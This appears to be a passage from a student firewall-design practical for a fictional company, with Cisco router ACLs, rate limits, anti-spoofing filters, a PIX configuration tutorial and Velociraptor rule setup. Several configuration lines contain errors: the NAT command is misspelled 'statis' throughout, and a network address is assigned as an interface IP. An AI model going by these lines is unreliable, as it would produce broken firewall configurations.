giacborder (config)# access-list 150 permit tcp any any
giacborder (config)# interface serial 1/0
giacborder (config-if)# rate-limit input access-group 150 64000 8000 8000 conform-action
transmit exceed-action drop
!Allow UDP to occupy no more than 2 Mbps of the pipe
giacborder (config)# access-list 151 permit udp any any
giacborder (config)# interface serial 1/0
giacborder (config-if)# rate-limit input access-group 151 2010000 250000 250000 conform-action
transmit exceed-action drop
!Allow ICMP packets to occupy no more than 500 Kbps of the pipe
giacborder (config)# access-list 152 permit icmp any any
giacborder (config)# interface serial 1/0
giacborder (config-if)# rate-limit input access-group 152 500000 62500 62500 conform-action
transmit exceed-action drop
```

Note: The following access list is not needed for the GIAC corporate because we a re blocking all multicast address to go inside the network by the Anti-Spoofing access list [Section 2.2.5]. It is presented in this document to help those persons who needed.

```
!Allow multicast traffic to occupy no more than 5 Mbps of the pipe
giacborder (config)# access-list 153 permit ip any 224.0.0.0 15.255.255.255
```

```
giacborder (config)# interface serial 1/0
giacborder (config-if)# rate-limit input access-group 153 5000000 375000 375000  conform-action
transmit exceed-action drop
```

2.2.5 Anti-Spoofing (Verifying the Source address)

The basic approach is to discard traffic that is not "real" from the supposed source address. It is more effective to apply the filters at the border and not in every point in the network because it is impractical (two times the same configuration) and because the administrator may confuse the legitimate traffic from the "spoofed" traffic. As a best practice, the filters must be created with input access lists at the input interfaces. This is configured by the command *ip access-group **list** in*, on the interface serial 0/0.
The access-list 110 will deny traffic from IP address from netblock listed in:

- Unallocated by IANA http://www.iana.org/assignments/ipv4-address-space
- RFC 1918 net blocks http://www.ietf.org/rfc/rfc1918.txt
- Multicast sources
- Class E networks
- IANA reserved net blocks

Note: The access list are listed in the Appendix B

Other way to deal against spoofing attacks is with RPF check. With the Cisco Express Forwarding support, it's possible to check the source IP address of any packet that goes inside a network, through the input interface. The mechanism checks if the input interface is a feasible path to the source IP address, regarding the routing table. If the path isn't feasible, the packet is dropped. This feature is known as Reverse Path Forwarding and it requires that CEF be enabled in order to work. The Unicast RPF feature mitigates problems caused by the intrusion of malformed or spoofed IP source addresses into a network by discarding IP packets that lack a verifiable IP source address.

```
giacborder (config)# ip cef
giacborder (config)# interface serial 1/0
giacborder (config-if)# ip verify unicast reverse-path
```

Proxy ARP is a technique in which a router will answer ARP request intended for other machine; the disadvantages are for example, the increase of the ARP traffic on one segment and of course the security may be undermined because a machine can claim to be another, in order to intercept packets (spoofing).

```
giacborder (config)# interface serial 1/0
giacborder (config-if)# no ip proxy-arp
giacborder (config-if)# interface fastethernet 0/0
giacborder (config-if)# no ip proxy-arp
```

2.2.6 Inbound traffic filtering

The extended access list 110 will also filter traffic for applications that GIAC Corporate doesn't have listening services and that may be used by attackers. This access list is also presented in Appendix B. The traffic that will be blocked is as follows:
FTP (21/TCP), Telnet (23/TCP), time (37/TCP) and (37/UDP), TFTP (69/UDP), finger (79/TCP), Portmap/rpcbind (111/TCP) and (111/UDP), NNTP (119/TCP), NTP (123/TCP), Windows NT NetBIOS (135/TCP) – (135/UDP) – (137/UDP) – (138/UDP) and (139/TCP), IMAP (143/TCP), SNMP (161/TCP) – (161/UDP) – (162/TCP) and (162/UDP), LDAP (389/TCP) and (389/UDP), Windows 2000 (445/TCP) and (445/UDP), rlogin (512/TCP) and (513/TCP), syslog (514/UDP), SOCKS (1080/TCP), NFS (2049/TCP) and (2049/UDP), lockd (4045/TCP) and (4045/UDP), X Windows (6000/TCP) through (6255/TCP).

Then, apply the access list to the Internet interface, Serial 1/0

```
giacborder (config)# interface serial 1/0
giacborder (config-if)# ip access-group 110 in
```

2.2.7 Egress Traffic filtering

GIAC border router cannot trust on his ISP in order to receive the appropriate routing tables and to not propagate IANA unallocated blocks and RFC 1918 net blocks IP address. In order to achieve this, GIAC border router has an egress filter access list (111), which will block traffic that should never leave a border router. GIAC Corporate is intended to be a good neighborhood.
This access list will block:

- Internal IP address as destination address
- All IANA unallocated http://www.iana.org/assignments/ipv4-address-space
- Multicast sources
- Class E networks
- IANA reserved net blocks
- RFC 1918 net blocks http://www.ietf.org/rfc/rfc1918.txt

Also, will allow internal address as source and deny all other traffic. This access list is configured as an egress filter on the Serial interface and is presented in the Appendix B.
Then, apply the access list to the Internet interface, Serial 1/0 as output.

```
giacborder (config)# interface serial 1/0
giacborder (config-if)# ip access-group 111 out
```

The final step is save all the changes:

giacborder #write memory

2.3 CISCO PIX firewall (Tutorial)

Before starting to configure the CISCO PIX, and almost any device of any vendor, it is recommended to be up-to-date with the current vulnerabilities and best security practices; a deep search in:
http://www.securityfocus.com/
http://www.cisco.com/warp/public/707/advisory.html
will help the reader to reinforce the security of the PIX device that is deployed or simply to choose the PIX software version with less vulnerabilities providing security issues that directly impact the product and the actions needed. Maybe all the steps presented below don't apply to the reader network configurations but are intended to be the best practices, hope this helps.
This section is deeply explicative in every sense because this paper is intended to be a tutorial, but the author may assume that the reader has knowledge of configuring a CISCO device like a router (CLI of PIX is similar in syntax as the CLI of a router).

2.3.1 Access modes

The CISCO PIX Firewall has three types of access modes:
1. - Unprivileged mode: Prompted the first time you access the firewall and displays the prompt ">"
2. - Privileged mode: Lets you change current settings and displays the "#" prompt. Use the enable command to start this mode or the disable, exit or quit commands to exit.
3. –Configuration mode: Lets you change system configuration and displays the prompt "(config)#". All privileged, unprivileged, and configuration commands work in this mode.

2.3.2 Planning the implementation

Before you configure the PIX Firewall you have to deploy a clear security policy that describes the control access to the network in order to support the implementations and configuration of the device.
You can use the configuration forms recommended by CISCO in the link below.
http://www.cisco.com/en/US/customer/products/sw/secursw/ps2120/products_configuration_guide_chapter09186a00800eb0c6.html
These forms will help you to collect the information to complete de configuration needed by the PIX and help you with your security policy and planning.

2.3.3 Interfaces configuration

First, collect all the information needed and store it in the form below:

Interface Name	Interface type	Hardware ID	Interface IP address	Interface Speed	MTU Size	Interface Security level
Outside	ethernet	ethernet0	120.10.10.42	auto	1500	0
DMZ	ethernet	ethernet2	192.168.11.0	auto	1500	50
Inside	ethernet	ethernet1	120.10.10.9	auto	1500	100

Table 3 PIX interfaces information

With the *ip address* command, assign to each interface its corresponding IP address.
The format of the *ip address* command is as follows:

ip address inside ip_address netmask
ip address outside ip_address netmask

Where *ip_address* is the IP address that you specify for the interface and should be unique. Replace *netmask* with the network mask for that IP address, if subnetting, use the subnet mask for example 255.255.255.248. Always specify a network mask with the IP address to avoid conflicts configuring other IP address inside the Class correspondent to the subnet; for example, if the IP address 10.1.2.1 without network mask is configured, the PIX will not let you configure the IP address 10.2.1.1 to other interface.
For the PIX in Figure 1 the configuration is as follows:

ip address outside 120.10.10.42 255.255.255.252

ip address inside 120.10.10.9 255.255.255.248

ip address dmz 192.168.11.0 255.255.255.240

The reader has to remember that by default in a new PIX firewall all interfaces are shut down, use the *interface* command to enable each interface.
The format is as follows:

interface hardware_id hardware_speed [shutdown]

Where *hardware_id* is the hardware name for the interface, such **ethernet0**; it can be abbreviated with any significant letter for example **e0** or **eth0** for **ethernet0.** If the card has 4-ports, then the name change to the corresponding slot in which the 4-ports cards resides.
Replace the *hardware_speed* with the speed of each interface. In the Table 4 the reader can find some useful values to set the hardware speed. Omit the shutdown option and the interface would be up. The reader can use the write

terminal command to review the configuration and see if there is a mistake. For the PIX in Figure 1 the configuration is as follows:

interface ethernet0 auto

interface ethernet1 auto

interface dmz auto

Note: the configuration above, detect the hardware speed automatically by the option *auto*.

Value	Description
10baset	10 Mbps Ethernet half-duplex communications.
100basetx	100 Mbps Ethernet half-duplex communications.
100full	100 Mbps Ethernet full-duplex communications.
1000sxfull	1000 Mbps Gigabit Ethernet full-duplex operation.
1000basesx	1000 Mbps Gigabit Ethernet half-duplex operation.
1000auto	1000 Mbps Gigabit Ethernet to auto-negotiate full or half duplex.
Aui	10 Mbps Ethernet half-duplex communications for an AUI cable interface.
Auto	Sets Ethernet speed automatically. We recommend that you not use this setting to ensure compatibility with switches and routers in your network.
Bnc	10 Mbps Ethernet half-duplex communications for a BNC cable interface.

Table 4 Speed value (interfaces) [8]

PIX uses a unique name and security level for each interface; these settings can be changed using the *nameif* command. By default, ethernet0 is named outside with the level security0 and ethernet1 is named inside with level security100. The security levels control the access between hosts and their restrictions. The *static* and *access-list* commands enable access to interfaces with higher security levels from a lower one; and the *nat* and *global* commands enable access to an interface with lower level from a higher one. The format of the command *nameif* is as follows:

nameif hardware_id interface security_level

Where *hardware_id* is the value used in the *interface* command showed above. *interface* is the meaningful name such *outside*, *inside*, *dmz*, etc. for each perimeter interface. And replace the security level with a value such *security0* or *security100.* The reader can choose any unique security level from1 to 99 for an interface.

For the PIX in Figure 1 the configuration is as follows:

nameif ethernet0 outside security0

nameif ethernet1 inside security100

nameif ethernet2 dmz security50

The *mtu* command (maximum transmission unit) specifies the size of data sent over a connection. Data larger than the MTU value is fragmented before being sent. The minimum value for bytes is 64 and the maximum is 65,535 bytes. The format is as follows:

mtu if_name bytes

bytes specifies the number of bytes in the MTU, in the range of 64 to 65,535 bytes. The value specified depends on the type of network connected to the interface.
if_name is the internal or external network interface representative name.
For the PIX in Figure 1 the configuration is as follows:
All interfaces with a MTU of 1500

mtu inside 1500

mtu outside 1500

mtu dmz 1500

2.3.4 Routing configuration

First, collect all the information needed for the form below:

Interface Name	Destination network IP address	Network Mask	Gateway (Router) IP address	(RIP) Broadcast this interface as a Default Router (yes, no) ?	(RIP) enable passive listening for routing information (yes, no)?
Inside	120.10.10.16	255.255.255.240	120.10.10.10	no	no
Outside	0.0.0.0	0.0.0.0	120.10.10.41	no	no

Table 5 Routing Information

In order to determine the routing information required, identify the routers that are in use in the network that are adjacent to the PIX. The routes will tell the PIX where to send information that is forwarded on a specific interface for a specific IP address, allowing to set more than one route for each interface. The RIP option to enable passive listening, allows the PIX to listen for RIP network traffic;

if the PIX receives RIPS traffic, the PIX updated its routing tables. The other option, broadcast as default route is useful if is desired that all traffic on that interface go out through that interface.
For both the IP address and network mask as default value use 0.0.0.0.
The gateway IP address is the router interface IP address that redirects (route) the packets to the destination network. If is desired to configure the PIX for IP updates, be sure to configure the correspondent router to give the right RIP information to the PIX.
The format of the command *route* is as follows:

route if_name ip_address netmask gateway_ip [metric]

gateway_ip Specify the IP address of the gateway router (the next hop address for this route). *if_name* specify the internal or external network interface representative name. *ip_address* is the internal or external network IP address. Use 0.0.0.0 to specify a default route. Remember that the 0.0.0.0 IP address can be abbreviated as 0. *metric* is the number of hops to *gateway_ip*. If the reader is not sure, just set 1. Your network administrator can supply this information or you can use a *traceroute* command to obtain the number of hops. The default is 1 if a metric is not specified. *netmask* specify a network mask to apply to the *ip_address* option; 0.0.0.0 specify a default route and can be abbreviated with 0.
For the PIX in Figure 1 the configuration is as follows:

route outside 0 0 120.10.10.41 1

route inside 120.10.10.16 255.255.255.240 120.10.10.10 1

The route command can be read as follows: for traffic designated for network 120.10.10.16, ship the traffic to the router 120.10.10.10, this router will decide which packet goes to which network because the PIX cannot make these decisions, is not a router. The “1” specifies how many jumps the router is from the PIX, in this case just one hop (router) [Figure 1].

2.3.5 Server access with Static NAT

To create a permanent, one-to-one mapping between an address on the DMZ (which has a RFC 1918 net block) with a higher security level interface and the outside interface with a lower security level, GIAC Corporate decided to use a Static Network Address Translation.
Unlike PAT, NAT requires a dedicated address on the outside network for each host, so it doesn’t save registered IP address, but because each server needs SSH access besides the service provided, it’s not able to use PAT on this configuration.
Static address translation hides the actual address of the server from users on the less secure interface, making casual access by unauthorized users less likely. Some of the options of the static command are as follows:

static [(internal_if_name, external_if_name)] global_ip local_ip [**netmask** network_mask]
[max_conns]

internal_if_name is the internal network interface name. In general, this is the interface with the higher security level of access.
external_if_name is the external network interface name. In general, this is the interface with the lower security level of access.
global_ip is the outside (global, internet routable) IP address and cannot be a PAT IP address. In general, this is the interface with the lower security level.
local_ip is the internal (local, from RFC 1918) IP address from the inside network. In general, this is the interface with the higher security level.
network_mask is the network mask that pertains to both *global_ip* and *local_ip*. For host addresses, always use 255.255.255.255. For network addresses, use the appropriate subnet mask for the network.
max_conns is an optional parameter, is the maximum number of concurrent connections permitted through the static address translation.

For the PIX in Figure 1 the configuration is as follows:

```
! application server
statis (dmz, outside) 120.10.10.66 192.168.11.17 netmask 255.255.255.255
! web server
statis (dmz, outside) 120.10.10.68 192.168.11.18 netmask 255.255.255.255
! mail server
statis (dmz, outside) 120.10.10.70 192.168.11.19 netmask 255.255.255.255
! DNS server
statis (dmz, outside) 120.10.10.72 192.168.11.20 netmask 255.255.255.255
! IDS server manhunt
statis (dmz, outside) 120.10.10.74 192.168.11.21 netmask 255.255.255.255
! Log server included after the audit
statis (dmz, outside) 120.10.10.76 192.168.11.22 netmask 255.255.255.255
```

2.3.6 Conectivity with NAT

For interfaces with a higher security level like inside interface, is recommended to use the *nat* and the *global* commands to let users on the higher security levels interface access a lower security interface. For the opposite direction, is recommended to use the *access-list* command, described in the next sections. For example, if an interface has a NAT ID 6, then a host making connections from this interface to other interface is translated or gets a substitute address from the pool of IP address associated with the global command with the same NAT ID, 6. The PIX firewall uses internal address in association with global

address using NAT identifiers (NAT ID). But in scenarios when NAT is not used or RFC 1918 netblocks are not used in private networks, a NAT ID of 0 is assigned, which indicates that translation is not provided for those address. The format of the command *nat* is as follows [6]:

nat [(*if_name*)] *id address* [*netmask* [**outside**] [**dns**] [**norandomseq**] [**timeout** *hh:mm:ss*] [*conn_limit* [*em_limit*]]]

if_name is the internal network interface name
id is the id number to match with the global address pool.
address is the IP address to be translated.
hh:mm:ss is the timeout interval for the translation slot. However, timeout only occurs if no TCP or UDP connection is actively using the translation
netmask is Network mask for *local_ip*. The administrator can use 0.0.0.0 to allow all outbound connections to translate with IP addresses from the global pool. The netmask 0.0.0.0 can be abbreviated as 0.
outside specifies that the nat command apply to the outside interface address. For access control, IPSec, and AAA use the real outside address.
Norandomseq; this parameter do not randomize the TCP packet's sequence number. This command is used only if another inline firewall is also randomizing sequence numbers and the result is scrambling the data.
timeout sets the idle timeout value for the translation slot.
conn_limit is the connection time limit.
em_limit is the embryonic connection limit. The default is 0, which means unlimited connections. Set it lower for slower systems, higher for faster systems.

For the Figure 1, the configuration for the PIX firewall is as follows:

```
nat (inside) 0 120.10.10.9 netmask 255.255.255.248
```

Inside interface has an IP address of an Internet routable netblock, so a NAT ID of 0 is assigned to indicate that a translation is not needed.

2.3.7 Fixup

The *fixup protocol* commands view, change, enable, or disable the use of a service or protocol through the PIX. The ports specified are those that the PIX are going to listen at for each service. The PIX Firewall lets change the port value for each service except rsh and sip. The *fixup protocol* commands are always present in the configuration and are enabled by default. In general, the *fixup protocol* parameter allows the firewall to set up stateful packet inspection for the services specified
The default ports for the PIX Firewall fixup protocols are as follows [6]:

```
fixup protocol ftp 21
fixup protocol http 80
```

fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
(On PIX Firewalls running software version 6.2, these are the defaults that are enabled)

The *fixup protocol smtp* command enables the Mail Guard feature, which permits only mail servers receive the command of HELO, MAIL, RCPT, DATA, RSET, NOOP, and QUIT, defined on the RFC 821 [7], section 4.5.1.
The format of the fixup protocol command is as follows:

fixup protocol *protocol* [*protocol*] [*port*[-*port*]]

protocol specifies the protocol to fix up.
port specify the port number or range for the application protocol

2.3.7 Access control with access lists

By default, CISCO PIX denies access to the more secure network from a less secure one (from external to internal), so, to allow inbound access, access lists are used. Access-lists work on a first-match basis, so the administrator must deny first and then permit.

Note: From version 5.3 of PIX Firewall, access lists are the most preferred method for managing network access because it provides improved flexibility and is easy to use for those administrators familiar with CISCO IOS access list control. ***conduit*** *command is still supported to maintain backward compatibility [5].*

The *access-group* command is used to bind one or more access list to a specific interface. Only one *access-group* command for each interface is specified.
The format for the *access-list* command is as follows:

access-list ID action protocol source_address port destination_address port

ID is the name or number created to identify a group of access lists for example. "output_acl".
action can be *permit* or *deny*, depending on whether the administrator wants to permit or deny access to a server or to an entire network. By default, all inbound access is denied.

protocol can be *tcp*, *udp, gre, esp, eigrp, icmp, igmp, igrp, ip, ipinip, ipsec, nos, ospf, pcp, snp*. For most services *tcp* is used.
source_address is the host or network for those systems on the lower security level interface that must access the *destination_address*. If a singles host is specified, precede the address with *host*.
port, the first *port* parameter is the protocol used by the source host to initiate the communication. The second *port* parameter is the literal port name or number for the destination server protocol, for example, for web servers use *http* or *80*, or for mail servers use *smtp* or *25*. The *eq* parameter precedes the *port* statement, which stands for equals. CISCO PIX permits the following TCP literal names (in alphabetical order): bgp, chargen, cmd, daytime, discard, domain, echo, exec, finger, ftp, ftp-data, gopher, h323, hostname, http, ident, irc, klogin, kshell, lpd, nntp, pop2, pop3, pptp, rpc, smtp, sqlnet, sunrpc, tacacs, talk, telnet, time, uucp, whois, and www; and permits the following UDP literal names: biff, bootpc, bootps, discard, dnsix, echo, mobile-ip, nameserver, netbios-dgm, netbios-ns, ntp, rip, snmp, snmptrap, sunrpc, syslog, tacacs, talk, tftp, time, who, and xdmcp [6]. For a complete list please refer to :
http://www.cisco.com/en/US/customer/products/sw/secursw/ps2120/products_command_reference_chapter09186a0080104238.html
destination_address is the host or network address that is specified with the *static* command statement [Please refer to 2.3.5]. For host, precede the address with *host* parameter and for network specify the network address and the network mask appropriated.

Note: Two access-list definitions are required to the following port [5]:

- *dns, discard, echo, ident, ntp, rpc, sunrpc and talk: each require one definition of one access-list for tcp and one for udp.*
- *pptp requires one definition for port 1723 on tcp and another for port 0 and gre protocol.*
- *TACACS+ requires one definition for port 49 on tcp.*

The format of the *access-group* command is as follows:

access-group *ID* **in interface** low_interface

ID is the same identifier specified in the access-list command. *low_interface* is the lower security level interface specified in the static command statement. This is the interface through which users will access the external (global) address. The access list configuration for the PIX in figure 1 is as follows[Please refer to Table 1]:

Note: The order of the rules on PIX firewall is very important because they act on the first match it finds for a specific traffic, instead of analyzing all the rule set finding the rule it decides is the best fit.

2.3.7.1 From Internet

This section will provide the configuration to protect the LAN Network from Internet traffic, allowing the traffic that should transverse the PIX firewall. The name of the access list is *from_inernet.*

If the administrator wants more protection, the access lists may deny traffic from IP address listed on unallocated by IANA http://www.iana.org/assignments/ipv4-address-space , RFC 1918 net blocks http://www.ietf.org/rfc/rfc1918.txt , Multicast sources, Class E networks and IANA reserved net blocks, but this protection duplicates the rule set on the border router. The author presents how to block traffic from the IANA reserved and RFC 1918 net blocks, and let the reader the option to configure or not all the net blocks mentioned above. Note that the netmask is not the reversed bit as in routers access lists.

```
! deny traffic from IANA reserved and RFC 1918 net blocks
access-list from_internet deny ip 0.0.0.0 255.0.0.0 any
access-list from_internet deny ip 169.254.0.0 255.255.0.0 any
access-list from_internet deny ip 192.0.2.0 255.255.255.0 any
access-list from_internet deny ip 127.0.0.0 255.0.0.0 any
access-list from_internet deny ip 10.0.0.0 255.0.0.0 any
access-list from_internet deny ip 192.168.0.0 255.255.0.0 any
access-list from_internet deny ip 172.16.0.0 255.255.0.0 any
```

Table 1 shows that GIAC will permit the reception of emails from any mail server. This vulnerability is presented on the final audit with the appropriate solutions.

```
! permit traffic to mail server from everybody
access-list from_internet permit tcp any host 120.10.10.70 eq 25
```

GIAC Corporate wants to permit access to everybody to consult the DNS server to know the address or the main servers like email server, web server and the VPN gateway to make the VPN tunnels with the mobile taskforce.

```
! permit traffic to dns server from everybody
access-list from_internet permit udp any host 120.10.10.72 eq 53
access-list from_internet permit tcp any host 120.10.10.72 eq 53
```

The customers are world wide distributed, that is why the cookies servers are accessible world wide through Internet. This is the approach to the direct sale of the cookies. So, is necessary to give them access to the web server to ports 80 and 443.

```
! permit traffic to web server from everybody on tcp ports 443 and 80
```

access-list from_internet permit tcp any host 120.10.10.68 eq 80

access-list from_internet permit tcp any host 120.10.10.68 eq 443

Other requirement is to allow VPN traffic from the partners and the mobile taskforce. Three protocols will be permitted from anybody on Internet because mobile force employees are constantly changing their IP address, so is not possible to base the restriction on IP address.
The three protocols are:
500/UDP (Isakmp): It defines procedures and packets formats to establish, negotiate, modify and delete the Security Association and also defines payloads for exchanging key generation and authentication data. All implementations must include send and receive capability for ISAKMP using UDP on port 500. For more information please refer to RFC 2408
http://www.ietf.org/rfc/rfc2408.txt?number=2408 .
50/IP (ESP): Encapsulating Security Payload; in Tunnel-mode ESP, the original IP datagram is placed in the encrypted portion of the Encapsulating Security Payload and the entire ESP frame is placed within a datagram having unencrypted IP headers and in Transport-mode ESP. The ESP header is inserted into the IP datagram immediately prior to the transport-layer protocol header (e.g., TCP, UDP, or ICMP). In this mode bandwidth is conserved because there are no encrypted IP headers or IP options. For more information please refer to:
http://www.ietf.org/rfc/rfc1827.txt?number=1827 and
http://www.ietf.org/rfc/rfc2401.txt?number=2401
51/IP (AH): The IP Authentication Header is used to provide connectionless integrity and data origin authentication for IP datagrams (hereafter referred to as just "authentication"), and to provide protection against replays. For more information please refer to: RFC 2402, pages 2 and 3
http://www.ietf.org/rfc/rfc2402.txt?number=2402 .

! permit VPN traffic to VPN gateway

access-list from_internet permit udp any host 120.10.10.18 eq 500

access-list from_internet permit esp any host 120.10.10.18

access-list from_internet permit ah any host 120.10.10.18

The IP address 120.10.10.18 is the Virtual IP address of the Velociraptor cluster. After the PIX audit, the auditor decided to include a log system. To log the activity in the border router it is necessary to permit the log from that specific device on port 514.

! permit log traffic from the border router

access-list from_internet permit udp host 120.10.10.41 host 120.10.10.76 eq 514

The fortunes writers will be required to connect to the Corporate to submit the fortunes via SSHv2 TCP port 22 [Section 1.1.4]. The IP address of the server to upload the fortunes is 120.10.10.18

2.3.7.2 From the protected network

The access list that permits traffic from the GIAC Corporate network is called *from_giac.*
All the internal employees are able to access our main web server; maybe they can buy a fortune also. The VLAN-2 (120.10.10.16/28) is the network used to provide the internal private network his NAT pool.

```
! permit web request from internal employees to web server on tcp 443 and 80
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.68 eq 443
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.68 eq 80
```

All the internal users on the corporate network are able to send mails to Internet, so it is necessary an access list to allow these connections. GIAC Corporate needs some protection against virus that spread via email and against spam. During the audit, some best practices to protect the mail server are presented.

```
! permit smtp traffic from internal employees to smtp server on tcp 25
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.70 eq 25
```

The syslog information sent by the Content Switch 120.10.10.10 needs access to the syslog server on the DMZ server in order to register all the events generated by this device. This statement was configured after the assessment

```
! permit syslog traffic from css  to syslog server on udp 514
access-list from_giac permit udp host 120.10.10.10 host 120.10.10.76 eq 514
```

The IT staff is permitted to access the production servers from the internal network through SSHv2 to provide some secure channel of communication. So an access list permitting this connection is required. An statement for each IP address of the servers if configured. The final statement will permit the administration of the border router by a sshv2 connection.

```
! permit sshv2 connections to each server on DMZ on tcp 22
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.66 eq 22
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.68 eq 22
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.70 eq 22
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.72 eq 22
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.74 eq 22
```

```
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.76 eq 22
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.41 eq 22
```

The IDS Manhunt is administrated from a remote host inside the GIAC corporate network with the tcp port 1108. This administration is for the GUI provided by manhunt.

```
! permit GUI connections to Manhut server on DMZ on tcp 1108
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.74 eq 1108
```

The internal users are able to find the IP address of the DNS server to lookup for the external sites.

```
! permit DNS connections to DNS server on DMZ on tcp and udp 53 22
access-list from_giac permit tcp 120.10.10.16 255.255.255.240 host 120.10.10.72 eq 53
access-list from_giac permit udp 120.10.10.16 255.255.255.240 host 120.10.10.72 eq 53
```

Other connections to the DMZ are not necessary, so blocking all other ports will prevent some internal attacks if a machine is infected for a blended threats. The next statement will block any other connection. It is important that these statements be configured after all the above access list because it is possible to make a mistake and deny any connection to the DMZ, causing a “denial of service” blocking all services to the internal network. The PIX reads the rule set in the order in which the statements are entered, so they must be configured in the right order.

```
! deny all other connections to the DMZ fro the internal LAN
access-list from_giac deny ip 120.10.10.16 255.255.255.240 120.10.10.64 255.255.255.240
```

All the VPN connection will be established to the external IP of the Velociraptor cluster, because the velociraptor will act as a VPN server. The external IP is the VIP address of the cluster (120.10.10.18). This IP needs access to Internet to establish the both type of VPN connections, client-to-gateways and gateway-to-gateway. For more information about the protocols permitted on this access list please refer to Section 2.3.7.1.

```
! permit VPN traffic from VPN gateway to Internet
access-list from_giac permit udp host 120.10.10.18 any eq 500
access-list from_giac permit esp host 120.10.10.18 any
access-list from_giac permit ah host 120.10.10.18 any
```

On table 1, the reader can see that GIAC Corporate trust on the user's good sense of responsibility on how to use the corporate resources like Internet access, that is why there is not restriction to access Internet from the internal network.

```
! permit internal users to access Internet on any port
access-list from_giac permit ip 120.10.10.16 255.255.255.240 any
```

And finally, the PIX Firewall will deny all other access from the corporate network to Internet. The log settings were configured after the audit, by recommendations of the auditor.

```
! deny anything else
access-list from_giac deny ip any any log-input
```

2.3.7.3 Controlling DMZ traffic

The access list that permits traffic from the DMZ network is called *dmz*
Just smtp and dns traffic needs to be generated inside the DMZ, all other traffic from inside the DMZ is not permitted, for example, if the web server generates http connections from the DMZ, this behavior can be because the server has been hacked and is trying to compromise other devices. The reader knows that a client is the one who initiates http connections to a web server, and not the server to the client.

First, is necessary to permit the DNS to go out and make request to other DNS server for example the root server to look up for hosts that it doesn't have in the cache. This rule is also necessary for the mail server to be able to verify other mail servers in order to probe if the servers are who they claim to be.

```
! permit DNS server to lookup other hosts on Internet on tcp and udp 53
access-list dmz permit tcp host 120.10.10.72 any eq 53
access-list dmz permit udp host 120.10.10.72 any eq 53
```

The mail server needs to be able to talk to other mail servers in order to send emails generated by GIAC Corporate. In order to deny the mail server to attack other mail server if this is hacked, the administrator can disable this rule, but other method to avoid this are presented on the best practices for the mail server. The mail server also needs to deliver the emails to the internal users

```
! permit mail server to deliver mails to Internet mail server and internal users on port tcp 25
access-list dmz permit tcp host 120.10.10.70 any eq 25
```

This final statement will block other connection generated from the DMZ

```
! deny anything else
access-list dmz deny ip any any log-input
```

Finally, all the access lists need to be applied to the correspondent interface. This process is as follows:

```
access-group dmz in interface dmz
access-group from_giac in interface inside
access-group from_internet in outside
```

When all the commands are complete in the configuration, save it to Flash memory with the *write memory* command. Then use the *reload* command to reboot the PIX Firewall.
Do not be afraid if all the traffic stops at the PIX; when you reboot, all traffic through the PIX Firewall stops. Once the PIX Firewall is again available, connections can restart. After you enter the *reload* command, PIX Firewall prompts you to confirm that you want to continue.

Use the *write terminal* command to view your current configuration.

2.4 Symantec Velociraptor Firewall

A good strategy to start building firewall rule blocks would be:

1. Start with the approach that all services should be denied. Based on requirements, determine what should be allowed.
2. It is better to make a plan or design before you start writing your rules.
3. Group the rules together by time restrictions, regional interests, business function or any other business categories.
4. Create your network entity groups and user groups.
5. Ensure to standardize the name convention of the multiple firewall administrators.

Remember that to build a good set of rules is necessary to understand the security requirements and to make a careful plan.

2.4.1 Rules Configuration

The rules configured on the Velociratptor Firewalls have the following required elements:

- **Source:** The source of the connection must be a specified entity, commonly a network entity.

- **Destination:** A network entity. The destination also must be a specified entity.
- **Permit/Deny:** If the traffic is allowed or blocked
- **Services and Protocols:** Which can be:
    - Plain protocols like Telnet.
    - Protocols with additional settings, like HTTP, which can be limited by certain URL, or FTP which can be limited by gets and puts.
    - Protocols like POP3 for which there is no pre-defined secure proxy. These connections are "proxied" by the GSP or Generic Service Passer.

All the rules on the Velociraptor Firewall have the following optional settings:

- **Logging Normal Activity**: One messages is logged for every connection.
- **Scope**: The administrator can configure a set or rules that only applies to VPN traffic. Otherwise, the rules are applied to all connection attempts.
- **Users/User Groups**: To specify users or user groups in a rule is necessary to use authentication of the users.
- **Time**: Time of day or day of week in which the rule is applied.
- **Thresholds**: An alert produce a message logging if a connection attempt using a rule takes place an excessive number of times.
- **Data Scanning**: the administrator can configure if the application payload is examined.

Before the administrator starts to write the rules, he should perform an inventory of the defined components. All the base components used on a rule must be created before the rule can be built. Before starts to write any rule, verify that all the following are specified:

- **Network entities:** Hosts, groups, subnets, domains, and security gateways.
- **Users and user groups.**
- **Protocols**: Check the protocols to ensure all desired protocols are displayed in the Service List. The Service List contains all the protocols eligible for rules.
- **Time templates.**
- **Authentication templates**

To create a rule, the administrator needs to do the following [13]:

1. Connect to the Velociraptor Firewall through SRMC.
2. Expand the *Access Controls* folder and select the *Rules* icon in the SRMC.
3. Right click and select *New* > *Rule* from the *Action* menu. The page R*ule Properties* appears.

Then, specify the next information:

1. **Description**: In the *General* tab, enter a meaningful description.
2. **For connections coming in via**: Select a network interface or secure tunnel gateway entry point for the traffic. It is possible to select <ANY> here if the administrator doesn't want to specify a particular interface.
3. **From source**: Select the entity that will serve as the source of the connection reviewed by the rule.
4. **Destined for**: Select the entity that will serve as the destination of the connection controlled by the rule.
5. **Coming out via**: Choose a network interface or secure tunnel gateway exit point for the traffic. The administrator can select <ANY> if he doesn't want to specify a particular interface.
6. **Allow access to services**—Enable this button.

Colors in the SRMC indicate if the rule is written to allow or deny a connection.

- A *red* light indicates that it is a Deny rule.
- A *green* light indicates that it is an Allow rule.

2.4.2 Rule set

Having in mind the steps and recommendations presented on Section 2.4.1, the rules set configured for the Velociraptor is as follows:

1. This rule will allow users to send mail to the mail server.
    a. **Description**: From Internal Lan to sendmail server.
    b. **For connections coming in via**: Inside (name of the internal Ethernet interface)
